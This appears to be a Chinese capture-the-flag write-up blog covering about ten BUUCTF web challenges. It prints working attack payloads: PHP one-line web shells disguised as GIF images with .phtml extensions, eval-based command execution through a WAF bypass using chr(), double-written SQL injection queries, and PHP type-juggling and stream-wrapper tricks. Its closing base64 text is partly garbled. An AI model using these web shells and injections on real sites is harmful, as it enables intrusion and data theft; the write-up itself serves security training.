
我家菜刀丢了，你能帮我找一下么

```
eval($_POST["Syc"]);
```

Syclover @ cl4y

https://blog.csdn.net/weixin_54648419

不会吧，难道



A terminal window titled "编辑: /flag" is shown. It contains a single line of code: "1 flag{50a57964-d153-45a2-8390-d93368ca7351}".


[极客大挑战 2019]Http

打开题目是一个网站，先看看源代码

```

52
53 <section class="spotlight">
54   <div class="image"></div><div class="content">
55     <h2>小组简介</h2>
56     <p>• 成立时间: 2005年3月<br /><br />
57     • 研究领域: 渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
58     • 小组的愿景: 致力于成为国内实力强劲和拥有广泛影响力的安全研究团队, 为广大的在校同学营造一个良好的信息安全技术氛围<a!</p>
```

https://blog.csdn.net/weixin_54648419



这是说referer不同？打开burp抓包，修改referer

Go Cancel < | ▾ > | ▾

Request

Raw	Params	Headers	Hex
Name	Value		
GET	/Secret.php HTTP/1.1		
Host	node4.buuoj.cn:26957		
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0)...		
Accept	text/html,application/xhtml+xml,application/xml;q=...		
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=...		
Accept-Encoding	gzip, deflate		
Connection	close		
Cookie	UM_distinctid=17991e433cc182-0170562b0d5e33...		
Upgrade-Insecure-Requests	1		
Referer	https://www.Sycsecret.com		


Raw Headers Hex HTML Render

Response

Please use
"Syclover" browser


根据提示再修改浏览器

```
GET /Secret.php HTTP/1.1
Host: node4.buuoj.cn:26957
User-Agent: Syclover
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea
Upgrade-Insecure-Requests: 1
Referer: https://www.Sycsecret.com
:
```



再修改X-Forwarded-For

Name	Value
User-Agent	Syclover
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding	gzip, deflate
Connection	close
Cookie	UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea
Upgrade-Insecure-Requests	1
Referer	https://www.Sycsecret.com
X-Forwarded-For	127.0.0.1



[极客大挑战 2019]PHP

过程

果然直接找zip也是老套路了



打开发现

名称	压缩后大小	原始大小	类型
class.php	338	919	PHP 文件
flag.php	36	44	PHP 文件
index.js	3,719	10,595	JavaScript 文件
index.php	813	1,859	PHP 文件
style.css	287	470	层叠样式表文档

在index.php中发现

```
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

反序列化，再看最主要的class.php

```

<?php
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

分析可知如果用户名为admin，密码为100则可以输出flag的值，但有一个`__wakeup`魔法使username变成guest，所以需要通过修改序列化字符串中对象的个数来绕过此魔法。

这里对private, public序列化后的内容有点疑惑，整明白了再写

[RoarCTF 2019]Easy Calc1

打开是一个计算器，查看页面源代码

```
44 //注释
45 <!--I've set up WAF to ensure security.-->
46 <script>
47     $('#calc').submit(function() {
48         $.ajax({
49             url:"calc.php?num="+encodeURIComponent($("#content").val()),
50             type:'GET',
51             success:function(data) {
52                 $("#result").html(`<div class="alert alert-success">
53                     <strong>答案:</strong>${data}
54                 </div>`);
55             },
56             error:function() {
57                 alert("这啥？算不来！");
58             }
59         })
60         return false;
61     })
62 </script>
```

https://blog.csdn.net/weixin_54648419

尝试搜索calc.php,发现一段php代码

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\'', '\"', '`', '\[', '\]', '\$', '\\', '^'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo '.$str.';');
}
?>
```

尝试后发现参数只能是数字或是一些简单的数字乘除减(加号可能在url中被转换成空格)，剩下就是403

用到的知识点

1. PHP的字符串解析特性

PHP的字符串解析特性是指PHP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：1.删除空白符
2.将某些字符转换为下划线，这里waf限制 ?num 的参数只能是白名单内的一些内容，不能是字母以及其他一些字符，但如果我们将 ? num，那么waf对其不会限制，但在php进行解析时会忽略这个空格，这样就绕过了waf

2. 特殊符号字母仍被过滤，利用chr()函数绕过

chr码值对应列表大全

解题

```
calc.php? num=print_r(scandir(chr(47)))
```

```
Array ([0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => f1agg [8] => home [9] => lib [10] => lib64 [11] => media [12] => mnt [13] => opt [14] => proc [15] => root [16] => run [17] => sbin [18] => srv [19] => start.sh [20] => sys [21] => tmp [22] => usr [23] => var ) 1
```

The screenshot shows a browser-based debugger interface with the following details:

- Top navigation bar: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), 内存 (Memory), 存储 (Storage), 无障碍环境 (Accessibility), 应用程序 (Applications), HackBar, Max HackBar.
- Sub-navigation menu: Encryption, Encoding, SQL, XSS, Other.
- URL input field: http://node4.buuoj.cn:26653/calc.php? num=print_r(scandir(chr(47)))
- Right side status: Contribute now! HackBar v2
- Bottom status: https://blog.csdn.net/weizin_54648419

```
calc.php? num=print_r(readfile(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

```
calc.php? num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

```
flag{026659ea-307c-44a4-be78-e501eb8a0941} 431
```

The screenshot shows a browser-based debugger interface with the following details:

- Top navigation bar: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), 内存 (Memory), 存储 (Storage), 无障碍环境 (Accessibility), 应用程序 (Applications), HackBar, Max HackBar.
- Sub-navigation menu: Encryption, Encoding, SQL, XSS, Other.
- URL input field: http://node4.buuoj.cn:26653/calc.php? num=print_r(readfile(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
- Right side status: Contribute now! HackBar v2
- Bottom status: https://blog.csdn.net/weizin_54648419

输出和文件读取之类的函数非常的多，所以最终payload也是多种多样，但这里为什么对f1agg也要进行chr的绕过呢？。

[极客大挑战 2019]Upload1


打开题目是一个图片的上传



尝试直接上传一句话木马



那多的不说，直接copy图片马




过滤了 `<?`，那就 `.phtml` 文件绕过，对应的一句话木马 `<script language="php">eval($_POST['pass']);</script>`



还得加上图片文件头 `GIF98a`

```
1 GIF98a
2 <script language="php">eval($_POST['pass']);</script>
```

上传后发现



抓包修改Content-Type: image/jpeg

上传文件名: 1.phtml

上传成功，在upload文件夹下找到文件

GIF98a

A screenshot of a browser's developer tools interface. At the top, there are several tabs: '查看器' (Inspector), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '存储' (Storage), and '无障碍' (Accessibility). Below the tabs, there is a search bar with dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', and 'Other'. At the bottom left, there is a 'Load URL' button and a text input field containing the URL: `http://a2b1f3b4-2d04-4e1d-803e-8d73897e9777.node4.buuoj.cn:81/upload/1.phtml`.

利用蚁剑连接

添加数据

+ 添加 × 清空 ⚙ 测试连接

基础配置

URL地址 * http://a2b1f3b4-2d04-4e1d-803e-8d73897e9777.node4.buuoj.cn:81/upload

连接密码 * pass

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)

base64

chr

请求信息

其他设置


成功
连接成功!
https://blog.csdn.net/weixin_54648419

根目录下找到flag

```
/flag  
1 flag{660fb288-6f50-42f0-bb7d-67e9e471e11c}  
2
```

或者不用蚁剑直接命令执行cat flag

GIF98a flag{660fb288-6f50-42f0-bb7d-67e9e471e11c}



[ACTF2020 新生赛]Upload1

能上传图片马，还能直接浏览，还以为是文件包含加命令执行，没想到搞了一会没有反应，首先前端有一个验证，应该是对文件后缀的一个验证，直接就给删掉，但删掉还是不能上传php文件，这里是再上传了一个phtml文件

```
<body>
  <div class="sitemakers">
    <div class="wrap">
      <div class="bulb" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" width="128px" height="128px" viewBox="0 0 128 128" enable-background="new 0 0 128 128" xml:space="preserve">
        </svg>
      <div class="light">
        <span class="glow">
          <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
            嘿伙，你发现它了！
            <input class="input_file" type="file" name="upload_file">
            <input class="button" type="submit" name="submit" value="upload">
          </form>
        
```

```
<script language='php'>@eval($_POST['a']);</script>
<script language='php'>system('cat /flag');</script>
```

能利用蚁剑连，也能直接cat根目录的flag，上传后直接get flag

[极客大挑战 2019]BabySQL1

过滤了 select or and union from，不过双写就能绕过，接下来就是普通的查数据了

```
?username=1' uniunionon seleselectct 1,2,database()%23&password=1
```



```
?username=1' uniunionon seleselectct 1,2,group_concat(schema_name) frfromom infoormation_schema.schemata%23&pasword=1
```



```
?username=1'ununionon seselectct 1,2, group_concat(table_name)frfromom(infoormation_schema.tables) whwheree table_schema="ctf"%23&password=1
```



```
ununionon seselectct 1,2, group_concat(column_name) frfromom (infoormation_schema.columns) whwheree table_name="Flag"%23&password=1
```

```
username=1' ununionion seselectlect 1,2,group_concat(flag) frfromom (ctf.Flag)%23&password=1
```

[ACTF2020 新生赛]BackupFile1

利用dirsearch, 发现一个index.php.bak, Notepad++打开

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

get方式传入一个key, key必须为数字, 并且key的值必须与字符串“123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3”相等。PHP的弱类型特性: int和string是无法直接比较的, PHP会将string转换成int然后再进行比较, 转换成int比较时只保留数字, 第一个字符串之后的所有内容会被截掉。, 所以传入 ?key=123

[HCTF 2018]admin1

直接弱口令admin 123, 登录上去get到flag

[极客大挑战 2019]BuyFlag1

发现右侧菜单有两个页面, 进入到pay.php的页面, 发现了源代码

```

<!--
~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}

```

https://blog.csdn.net/weixin_54648419

password不能是数字但是要等于404，利用弱类型让password=404a，或者利用php中的is_numeric()漏洞，is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以key=404%20或者404%00%00404测试不行

```

Cookie:
UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea;
user=1
Upgrade-Insecure-Requests: 1

password=404a&&money=100000000

```

You must be answer the correct password!!!

you are Cuiter
Password Right!
Nember lenth is too long

https://blog.csdn.net/weixin_54648419

这里发现cookie处user=0，反手就改成一，这里应该是题目说的 You must be a student from CUIT!!!，又嫌数字太长，用科学计数法

```

Upgrade-insecure-Requests: 1

password=404a&&money=1e9

```

you are Cuiter
Password Right!
flag{faa72232-4e27-472f-af05-262cecd4a4f3}

https://blog.csdn.net/weixin_54648419


最后这里也能用到php中的strcmp漏洞

```
int strcmp ( string $str1 , string $str2 )
```

比大小，如果 str1 小于 str2 返回 < 0；如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。但是如果我们将传入非字符串类型的数据的时候，这个函数接受到了不符合的类型，函数将发生错误，但是在5.3之前的php中，显示了报错的警告信息后，将return 0，也就是虽然报了错，但却判定其相等，所以可以用数组 money[] = 绕过

[BJDCTF2020]Easy MD5 1

随便输个1尝试一下



这里竟搞出了一个万能密码: ffifdyop, 原因是md5()在true的时候, 会返回这样的字符串: 'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c, 这样就存在了 select * from 'admin' where password='or'6.....' 这样的永真式, 而ffifdyop这个字符串被 md5 哈希之后会变成 276f722736c95d99e921722cf9ed621c, 这个字符串前几位刚好是 or '6, 既然这样, 那只要是md5()后前几位是 ' or '6 之类的那不就都.....

提交了万能密码, 来到一个新的画面

Do You Like MD5?

a!=b而md5值想等, 数组, md5后=0的, md5后的确想等的, 搞个数组

?a[] = 1&b[] = 2

又跳到一个新的页面

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])==md5($_POST['param2'])){
    echo $flag;
}
```

继续数组

POST:param1[] = 1¶m2[] = 2

[ZJCTF 2019]NiZhuanSiWei 1

```

<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')=="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1><br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>

```

三个参数，首先text

```
if(isset($text)&&(file_get_contents($text,'r')=="welcome to the zjctf"))
```

存在一个\$text，读取时里面要有"welcome to the zjctf"，刚开始还想着这个页面不就有这句话吗，text就等于这个页面不行吗，还是直接搞吧，这里可以用php://input或者data协议，都是执行。

data的话直接搞就是了，这里也不用加密

```
data://text/plain,welcome to the zjctf
```

input的话welcome to the zjctf拿post传，直接用burp

```
php://input
```

```

POST /?text=php://input HTTP/1.1
Host: c36653f1-398d-4c9a-b566-c071374d4ce4.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

welcome to the zjctf

```

welcome to the zjctf

https://blog.csdn.net/weixin_54648419

再看file，它后面有提示一个useless.php页面，直接file=useless.php包含不出来，这里用到php://filter协议

```
file=php://filter/read=convert.base64-encode/resource=useless.php
```

得到一串base64，解密得

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgnHVibGljICRmaWx1OyAgCiAgICBwdWJsawMgZnVuY3Rp24gX190b3N0cm1u
ZygppeyAgCiAgICAgICAgaWYoaXNzZXQoJHRoaXMtPmZpbGUpKXsgIAogICAgnICAgnICB1Y2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCR0aGlzLT5m
